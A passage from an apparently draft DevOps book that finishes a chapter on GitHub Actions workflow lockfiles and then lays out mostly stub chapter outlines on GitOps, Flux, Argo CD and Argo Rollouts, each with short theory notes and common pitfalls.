- **Reusable workflows in another repository (`uses: owner/repo/.github/workflows/reusable.yml@v1`**: the reusable workflow's own dependencies are covered by the lockfile of the repository where it is defined, not by yours. For full coverage, that repository needs its own lockfile.

Organization allowlists

A repository, organization or enterprise can be set to allow only specified actions. Once a workflow is onboarded, that allowlist is checked against the locked commit SHAs instead of tags, because a tag can be moved but a locked SHA cannot. An allowlist entry pinned to a tag, such as `actions/checkout@v6`, no longer matches. Use a wildcard or the full commit SHA instead, and check the allowlist before you commit the lockfile.

> **Note**
>
> **Not run here.** The sample repository in this chapter is local only: it was never pushed, and the workflow never ran on a runner. Making the lockfile mandatory is an administrator policy, described in GitHub's "Enforcing lockfiles for action dependencies" documentation (see Sources); it was not configured here.

Comparison: Lockfiles vs. manual SHA pinning

Feature / Dimension	Manual SHA Pinning (`uses: action@SHA # v1`)	Workflow Lockfile (`actions.lock`)
Workflow readability	Low (workflow files filled with 40-char hashes)	High (clean semver or branch refs in YAML)
Transitive dependencies	Not covered (a composite action's own `uses:` lines still resolve its tags)	Pinned (direct and transitive)
Repository identity	Not recorded	`owner_id` and `repo_id` recorded per dependency
Updates	Dependabot or hand edits	Dependabot updates the entry in the same PR; `--relock` for moved refs
Pre-commit check	Your own script	`gh actions-lock --verify-local` (offline)
Semver narrowing	Manual	Automatic on onboarding (disable via `--no-narrow`)

Common mistakes

- **Editing `.github/workflows/actions.lock` manually**: Hand-editing risks corrupting schema format, `sha1-` prefixes, or numeric `owner_id` mapping. Always use `gh actions-lock` or `gh actions-lock --relock`.
- **Using `--accept-moved` in CI scripts**: Automating `--accept-moved` disables tag-tampering protections across your build pipeline. Restrict `--accept-moved` to manual developer invocations after security review.
- **Expecting local relative actions (`./`) to lock**: `gh actions-lock` skips `./` relative paths. Migrate relative paths to `$/` syntax using `--migrate-local-actions` if root commit pinning is required.
- **Forgetting transitive lockfiles in reusable workflows**: A caller workflow does not lock internal steps of a remote reusable workflow. Ensure external repositories hosting reusable workflows maintain their own `.github/workflows/actions.lock`.
- **Retaining tag-only entries in organization allowlists**: Enforcement policies check resolved commit SHAs once lockfiles are present. Update allowlist rules to accept SHA patterns to prevent broken CI runs.

Exercises

1. Install `gh actions-lock` and execute `gh actions-lock --no-fix` on an existing workspace. Identify all unpinned actions reported by the scan.
2. Run `gh actions-lock` to generate `.github/workflows/actions.lock`. Compare the workflow file before and after to observe how version tags were narrowed.
3. Configure a pre-commit hook in your local Git repository that executes `gh actions-lock --verify-local`. Add a step using an unpinned action to a workflow and confirm the hook blocks the commit.
4. Add a CI job that runs `gh actions-lock --verify`, then open a pull request that bumps an action without regenerating the lockfile and watch the check fail.

Summary

- GitHub Actions lockfiles (`.github/workflows/actions.lock`) pin every action your workflows run and turn each change into a reviewable diff.
- The `gh actions-lock` extension scans `.github/workflows/`, pins direct and transitive dependencies to commit SHAs, and narrows partial version refs to full semver tags.
- Lockfiles track immutable `owner_id` and `repo_id` metadata to prevent repository-jacking attacks.
- Verification is split into fast offline local checks (`--verify-local`) for pre-commit hooks and full network checks (`--verify`) for CI pipelines.
- Updates are handled via Dependabot PRs, `gh actions-lock --relock`, and controlled manual review with `--accept-moved`.

Sources

- Locking action dependencies in a repository's workflows
- gh-actions-lock repository
- GitHub Actions workflow lockfiles in public preview
- Security guides for GitHub Actions
- Enforcing lockfiles for action dependencies
- GitHub Actions workflow lockfiles are generally available

GitOps

What Is GitOps

Theory

Theory: Desired State Lives in Git; the Cluster Converges

GitOps's four pillars: Git as source of truth, declarative desired state, pull-based agents, continuous reconciliation. Push-based CI (`kubectl apply` from a pipeline) is CIOps, not GitOps.

Invariants

1. If it is not in Git, it is drift.
2. The agent, not the human, writes to the cluster API.
3. Preview environments are extra desired states (extra Git refs or folders).

```
Git desired  --pull-->  reconciler  --apply-->  cluster actual
                 compare + converge
```

What can break

- Manual `kubectl` on a GitOps cluster (the next reconcile fights you).

How to read this chapter

Pain, pillars, benefits, push vs pull, env repos, trunk vs PRs, vs other *Ops, when.

DevOps Pain Points

DevOps Pain Points

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Manual kubectl, script proliferation, security gaps.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

The Four Pillars of GitOps

The Four Pillars of GitOps

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- The four pillars of GitOps.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Deploy Faster, Recover Faster

Deploy Faster, Recover Faster

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Deploy faster, recover faster, secure deployments, self-documenting systems.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Push vs Pull

Push vs Pull

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Push-based vs pull-based deployments.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Environment Repositories

Environment Repositories

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Environment repositories; multiple apps and environments; preview environments.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Trunk vs Pull Requests

Trunk vs Pull Requests

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Trunk-based development vs pull requests in a GitOps world.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

GitOps vs Other Ops

GitOps vs Other Ops

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- GitOps vs DevOps, CIOps, NoOps.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

When to Use GitOps

When to Use GitOps

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- When to use GitOps vs traditional CI/CD; common misconceptions.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Flux Quickstart

Theory

Theory: Flux is a Set of Controllers that Watch Git

Flux Operator installs controllers that reconcile GitRepository, Kustomization, HelmRelease objects. The cluster is the actor.

Invariants

1. App repo vs env repo is a naming convention for desired state.
2. A GitHub Action may *update a tag in Git*; Flux *applies* it.
3. This book's deep GitOps path continues with Argo CD (different UX, same theory).

```
Actions: build image, commit tag
Flux:    see tag, helm upgrade / apply
```

What can break

- Storing cluster secrets as plain YAML in a public repo.

How to read this chapter

Repos, CD with Actions, Flux Operator, why Argo is next.

Application and Environment Repos

Application and Environment Repos

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Application and environment repositories.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

CD Pipeline with Actions

CD Pipeline with Actions

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Continuous delivery pipeline with GitHub Actions.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Flux Operator on Kubernetes

Flux Operator on Kubernetes

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Install and pull-based deployment.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

The Future of GitOps

The Future of GitOps

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- The future of GitOps (and why Part VIII is Argo CD).

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Argo CD

Concepts and Architecture

Theory

Theory: Reconciliation is Compare Desired to Actual, Forever

Argo CD's Application is a pointer at Git (desired) plus a cluster (actual). The controller loop diffs and optionally syncs. Immutable infrastructure: replace, do not SSH-mutate.

Invariants

1. Five-step loop: detect, compare, present, sync (if policy), record.
2. Repo server renders manifests (Helm/Kustomize/plain) in a sandbox.
3. Sync status and health are different questions.

```
Git  →  repo-server  →  desired manifests
cluster API  →  actual
controller: diff + sync policy
```

What can break

- Editing live resources that auto-sync will revert.

How to read this chapter

History, reconciliation, loop, components, apps/projects, path to cluster, desired vs actual.

Where Argo CD Came From

Where Argo CD Came From

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Where Argo CD came from, and why that gap existed.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Reconciliation and Immutable Infrastructure

Reconciliation and Immutable Infrastructure

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- What Argo CD actually does.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

The Reconciliation Loop

The Reconciliation Loop

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- The five-step reconciliation loop; declare outcomes, not steps.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Argo CD Components

Argo CD Components

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- API server, application controller, repo server, Redis, Dex, ApplicationSet controller, Web UI, CLI.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Applications and Projects

Applications and Projects

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Applications and projects; how Git becomes manifests.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

From Git to the Cluster

From Git to the Cluster

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- How a change travels from Git to the cluster.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Desired vs Actual State

Desired vs Actual State

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Desired vs actual state, sync status, and sync history.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Install and Lab

Theory

Theory: The Control Plane is Just Another Workload

Argo CD runs in the cluster (or a management cluster). Install flavor (full, core, Helm, Kustomize) is which components you accept.

Invariants

1. A management cluster can drive many workload clusters.
2. The CLI and UI are API clients; RBAC applies to both.
3. kind/K3s on Linux is enough to learn the loop.

```
laptop kubectl  →  k3s  →  argo-cd namespace  →  in-cluster (or external) apps
```

What can break

- Exposing the Argo UI to the internet with admin:admin.

How to read this chapter

Lab shape, k3s, install methods, UI/CLI/clusters.

Lab Shape

Lab Shape

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Two servers, a cluster, and an app to deploy.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

K3s and kubectl

K3s and kubectl

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Installing K3s (or kind); kubeconfig; kubectl.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Install Methods

Install Methods

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Full, minimal (core), custom, Helm, Kustomize.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

UI, CLI, and Clusters

UI, CLI, and Clusters

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Web UI, CLI, token login, adding clusters.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Applications and Sync

Theory

Theory: Sync Policy is When the Loop May Write

Manual sync is a human-gated apply. Auto-sync is the loop applying whenever Git moves. Self-heal reapplies when the cluster drifts. Prune deletes objects gone from Git.

Invariants

1. Every field on spec.syncPolicy is a permission the controller has.
2. Server-side apply vs client-side merge is a conflict-management choice.
3. History limits bound how much old sync state you keep.

```
Git move → (auto-sync?) → apply → (prune?) → health
```

What can break

- Auto-prune on a shared namespace you do not fully own.

How to read this chapter

First app, policy, prune, retries/options, namespace/labels, recap.

Your First Application

Your First Application

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- CLI vs declarative manifests.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Sync Policy

Sync Policy

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Auto-sync, self-healing, jitter, cluster drift.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Pruning

Pruning

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Pruning, exceptions, propagation policy, and garbage collection.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Retries and Sync Options

Retries and Sync Options

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Retries, backoff, ignore differences, selective sync, replace vs merge, server-side apply.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Namespace, Labels, History

Namespace, Labels, History

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Namespace automation, labels, history limits.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Recap Exercise

Recap Exercise

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Recap exercise.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Clusters and Diff

Theory

Theory: Diff Algorithms Decide What "Out of Sync" Means

Argo compares live Kubernetes objects to rendered Git. Ignore differences, jq paths, and server-side apply all change that predicate.

Invariants

1. Webhook vs polling is how fast Git is noticed, not how sync works.
2. Health is controllers' opinion (Deployment available), not Git.
3. External clusters need credentials in Argo's DB/secret store.

```
desired YAML  vs  live JSON   →  sync status
live conditions            →  health status
```

What can break

- Ignoring `/spec/replicas` while HPA owns replicas (or vice versa).

How to read this chapter

Registration, poll vs webhook, diffs, health.

Cluster Registration

Cluster Registration

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- In-cluster vs external clusters; registration and discovery.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Polling vs Webhooks

Polling vs Webhooks

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Git polling vs webhook-based synchronization.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Diff Algorithms

Diff Algorithms

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Desired vs actual state: diff algorithms and change detection.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Application Health

Application Health

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Application health and monitoring.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hooks and Waves

Theory

Theory: A Sync is a Phased Transaction with Optional Jobs

PreSync/Sync/PostSync hooks are Kubernetes Jobs/Pods Argo runs around apply. Waves order ordinary resources. A failed hook can fail the sync.

Invariants

1. `generateName` lets hooks rerun; a fixed `name` plus `BeforeHookCreation` is a trap.
2. Waves are integers on annotations, not a separate API.
3. Hook cleanup policy is part of the theory (delete on success/failure).

```
PreSync jobs → apply waves 0..N → PostSync jobs
```

What can break

- A hook that never completes (no backoff awareness).

How to read this chapter

Phases, names/waves, failures, anti-patterns.

Sync Phases

Sync Phases

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- How a sync runs in phases; a first PostSync smoke test.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Names and Sync Waves

Names and Sync Waves

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `generateName` vs `name`; hook cleanup; ordering with sync waves.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

When a Hook Fails

When a Hook Fails

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- What happens when a hook fails.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hook Anti-Patterns

Hook Anti-Patterns

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Hook anti-patterns and the `BeforeHookCreation` trap.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Users and RBAC

Theory

Theory: Local Users are Passwords; RBAC is Casbin Strings

Creating a login and granting a role are two operations. `p` lines are permissions; `g` lines are group membership. Projects scope which repos and clusters an app may use.

Invariants

1. SSO (Dex) maps external identity into the same RBAC.
2. Project is a hard sandbox (source repos, destinations).
3. CLI tokens are users too.

```
account + p, g lines + project = what you may sync
```

What can break

- Admin in `policy.csv` and SSO both on, conflicting.

How to read this chapter

Creating a user, p/g, verifying grants.

Creating a User

Creating a User

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Creating a user is two unrelated operations.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

The p Line and the g Line

The p Line and the g Line

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Accounts; the `p` line and the `g` line; project scoping.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Verifying Grants

Verifying Grants

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Verifying grants.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Helm

Theory

Theory: Helm is a Function from Chart+Values to YAML

Argo renders Helm in the repo server. Helm hooks are not Argo hooks. Values can come from Git, multiple sources, or extras.

Invariants

1. The rendered YAML is what is synced, not the chart tarball as a black box (unless you choose that).
2. Versioning the chart *and* the values is two Git objects.
3. Helm hook annotations can surprise Argo if mixed carelessly.

```
chart + values.yaml  --helm template-->  desired YAML  --sync-->  cluster
```

What can break

- Helm hooks that create Jobs Argo then prunes.

How to read this chapter

Helm vs plain, charts/repos, deploy/values, hook comparison.

Helm vs Plain Resources

Helm vs Plain Resources

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Helm vs plain Kubernetes resources.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Charts and Repositories

Charts and Repositories

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Creating, packaging, and versioning charts; Helm repositories.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Deploying Charts and Values

Deploying Charts and Values

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Deploying and upgrading charts; overriding values; multiple sources.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Helm Hooks vs Argo CD Hooks

Helm Hooks vs Argo CD Hooks

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Helm hooks vs Argo CD hooks.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

ApplicationSets and Patterns

Theory

Theory: ApplicationSets are Generators of Applications

An ApplicationSet template plus a generator (list, git, matrix, PR, cluster) produces many Application objects. App-of-apps is the same idea with a parent Application.

Invariants

1. Generators must be deterministic enough to converge.
2. One Application per cluster/tenant/branch is a naming policy.
3. Build→registry→bump tag in Git is the promotion loop.

```
generator (list of clusters) × template  →  Application objects
parent app  →  child apps           (app of apps)
```

What can break

- A generator that creates and destroys apps on every reconcile (flap).

How to read this chapter

ApplicationSets, app-of-apps, multi-branch, build-to-update.

ApplicationSets

ApplicationSets

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- The problem ApplicationSets solve; list generator and beyond.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

App of Apps

App of Apps

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- The app-of-apps pattern; repository patterns for GitOps.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Multi-Branch CI/CD

Multi-Branch CI/CD

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- One application per Git branch.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Build to Application Update

Build to Application Update

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Build → registry → Helm package → application update.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Notifications, Secrets, and Blue-Green

Theory

Theory: Notifications Observe the Loop; Secrets Must Not Live as Plain Desired State

Slack fires on Application events. Secrets need an external system (Sealed Secrets, SOPS, ESO) so Git stays the *index* of secret *references*. Blue-green at the Argo CD layer is usually two apps or a Rollouts object.

Invariants

1. Notification config is itself desired state (or a cluster controller).
2. Sealed/SOPS ciphertext can live in Git; plaintext must not.
3. Blue-green without Rollouts is two Destinations or two services.

```
Application event → notification controller → Slack
Git ciphertext    → controller              → cluster Secret
```

What can break

- Base64 secrets in Git called 'encryption'.

How to read this chapter

Slack, secret strategies, blue-green.

Slack Notifications

Slack Notifications

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Slack notifications for sync events.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Secret Management

Secret Management

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Secret management strategies.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Blue-Green with Argo CD

Blue-Green with Argo CD

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Blue-green deployments with Argo CD.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Argo vs Alternatives

Theory

Theory: Engines Differ in UX and Ecosystem, Not in Pull-vs-Push Physics

Flux, Argo CD, Jenkins X, Spinnaker, Tekton occupy different UI and CD-vs-CI mixes. The GitOps physics (reconcile desired from Git) is shared with Flux.

Invariants

1. Argo CD is application-centric UI + multi-cluster.
2. Flux is Kubernetes-API-centric, GitOps Toolkit CRDs.
3. Spinnaker is pipeline-centric, heavier.

```
CI (build)     CD (converge cluster)
Tekton/Jenkins    Argo CD / Flux / Spinnaker
```

What can break

- Running two reconcilers on the same objects.

How to read this chapter

Comparisons, choosing an engine.

Argo CD vs the Alternatives

Argo CD vs the Alternatives

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Argo CD vs Flux, Tekton, Jenkins X, Spinnaker.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Choosing a GitOps Engine

Choosing a GitOps Engine

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Choosing your GitOps engine.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Argo Rollouts

Introducing Rollouts

Theory

Theory: Progressive Delivery is Reducing Blast Radius Over Time

Kubernetes RollingUpdate is maxUnavailable/maxSurge, not traffic-aware. Canary and blue-green split *traffic* or *replicas* and add pause/analysis gates.

Invariants

1. A Rollout replaces a Deployment as the object that owns ReplicaSets.
2. Canary: some users (or pods) see the new version first.
3. Blue-green: two full stacks; cut traffic when ready.

```
RollingUpdate   gradual pods, mixed traffic
Canary          gated traffic/replicas
Blue-green      two stacks, one cutover
```

What can break

- Calling a 50% RollingUpdate a canary (no analysis, no traffic split).

How to read this chapter

Beyond RollingUpdate, canary/blue-green, risk.

Beyond RollingUpdate

Beyond RollingUpdate

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Where Kubernetes RollingUpdate stops and progressive delivery begins.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Canary and Blue-Green Fundamentals

Canary and Blue-Green Fundamentals

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Canary and blue-green fundamentals.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Gradual Releases and Risk

Gradual Releases and Risk

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Gradual releases and deployment risk.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Resources and Lifecycle

Theory

Theory: A Rollout Owns Stable and Canary ReplicaSets

The controller creates ReplicaSets labeled stable/canary, shifts weights or replica counts through steps, and consults AnalysisTemplates.

Invariants

1. Experiments are extra ReplicaSets for isolated tests.
2. AnalysisRun is an instance of an AnalysisTemplate.
3. Abort returns traffic/replicas to stable.

```
Rollout → RS stable  (old)
        → RS canary  (new)
        → AnalysisRun(s)
```

What can break

- Editing the underlying Deployment that Rollout is supposed to own.

How to read this chapter

Rollout vs Deployment, stable/canary, analysis/experiments.

Rollout vs Deployment

Rollout vs Deployment

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Rollout vs Deployment; the controller; ReplicaSets.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Stable and Canary Versions

Stable and Canary Versions

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Stable and canary versions; the rollout lifecycle.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

AnalysisTemplates and Experiments

AnalysisTemplates and Experiments

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- AnalysisTemplates, experiments, and resource relationships.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Rollouts Lab

Theory

Theory: The Lab is a Tiny Cluster that Still Reconciles from Git

kind/k3s + Argo CD + Rollouts on Linux is enough to see steps, pauses, and aborts. Git remains desired state.

Invariants

1. A Service must select the right pods for replica-based canaries.
2. Traffic-based canaries need a mesh (Istio) in later chapters.
3. Verify with kubectl and the Rollout status, not only Git.

```
Git  →  Argo CD  →  Rollout CR  →  ReplicaSets + Services
```

What can break

- Applying Rollout YAML by hand and via Argo to the same object.

How to read this chapter

Stack, manifests, verify.

Rollouts Lab Stack

Rollouts Lab Stack

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Docker, kind, Argo CD, Argo Rollouts.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Manifests and Verify

Manifests and Verify

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Services, rollout manifests, GitOps deployment, verifying state.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

First Canary

Theory

Theory: A Step is a Promise About Traffic or Replicas, Then a Pause

Canary steps are a state machine: setWeight/setCanaryScale, pause, analysis. Promotion advances; abort rewinds to stable.

Invariants

1. Pause without analysis is a human gate.
2. Inspection (`kubectl argo rollouts get`) reads that state machine.
3. Replica-based weight approximates traffic if pods are homogeneous.

```
setWeight 20 → pause → setWeight 50 → analysis → setWeight 100
```

What can break

- No pause and no analysis (just a slow RollingUpdate).

How to read this chapter

Steps, promote/abort/inspect.

Canary Strategy and Steps

Canary Strategy and Steps

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Canary strategy and steps; traffic progression and pauses.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Promote, Abort, Inspect

Promote, Abort, Inspect

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Promotion, abortion, and rollout inspection.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Istio Canaries

Theory

Theory: Traffic Split is a Mesh API, Not a Replica Count

Istio VirtualService weights send a percentage of requests to canary subsets. Replica count can stay equal while traffic is 1%.

Invariants

1. DestinationRule subsets must match pod labels.
2. Replica-based routing request-based routing under uneven load.
3. `setCanaryScale` exists because HPA + replica canaries fight (later chapter).

```
Gateway → VirtualService  90% stable subset
                          10% canary subset
```

What can break

- Subsets that do not match Rollout's pod labels.

How to read this chapter

Istio objects, weights, replica vs traffic.

Istio Traffic Management

Istio Traffic Management

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Gateway, VirtualService, DestinationRule.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Subsets and Weighted Traffic

Subsets and Weighted Traffic

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Stable and canary subsets; weighted canary traffic.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Replica-Based vs Traffic-Based

Replica-Based vs Traffic-Based

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Replica-based vs traffic-based routing.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Analysis and Prometheus

Theory

Theory: Analysis is a Predicate on Metrics Over a Window

AnalysisTemplate defines queries and success/failure conditions. Inline analysis blocks a step; background analysis can abort later.

Invariants

1. Prometheus is an oracle, not the rollout controller.
2. Failure conditions should be monotonic enough to trust.
3. Automatic abort is the point; otherwise it is a dashboard.

```
step → AnalysisRun → Prom query → success | fail → next | abort
```

What can break

- Success condition that is true on no data.

How to read this chapter

Templates, conditions, inline vs background.

AnalysisTemplate and AnalysisRun

AnalysisTemplate and AnalysisRun

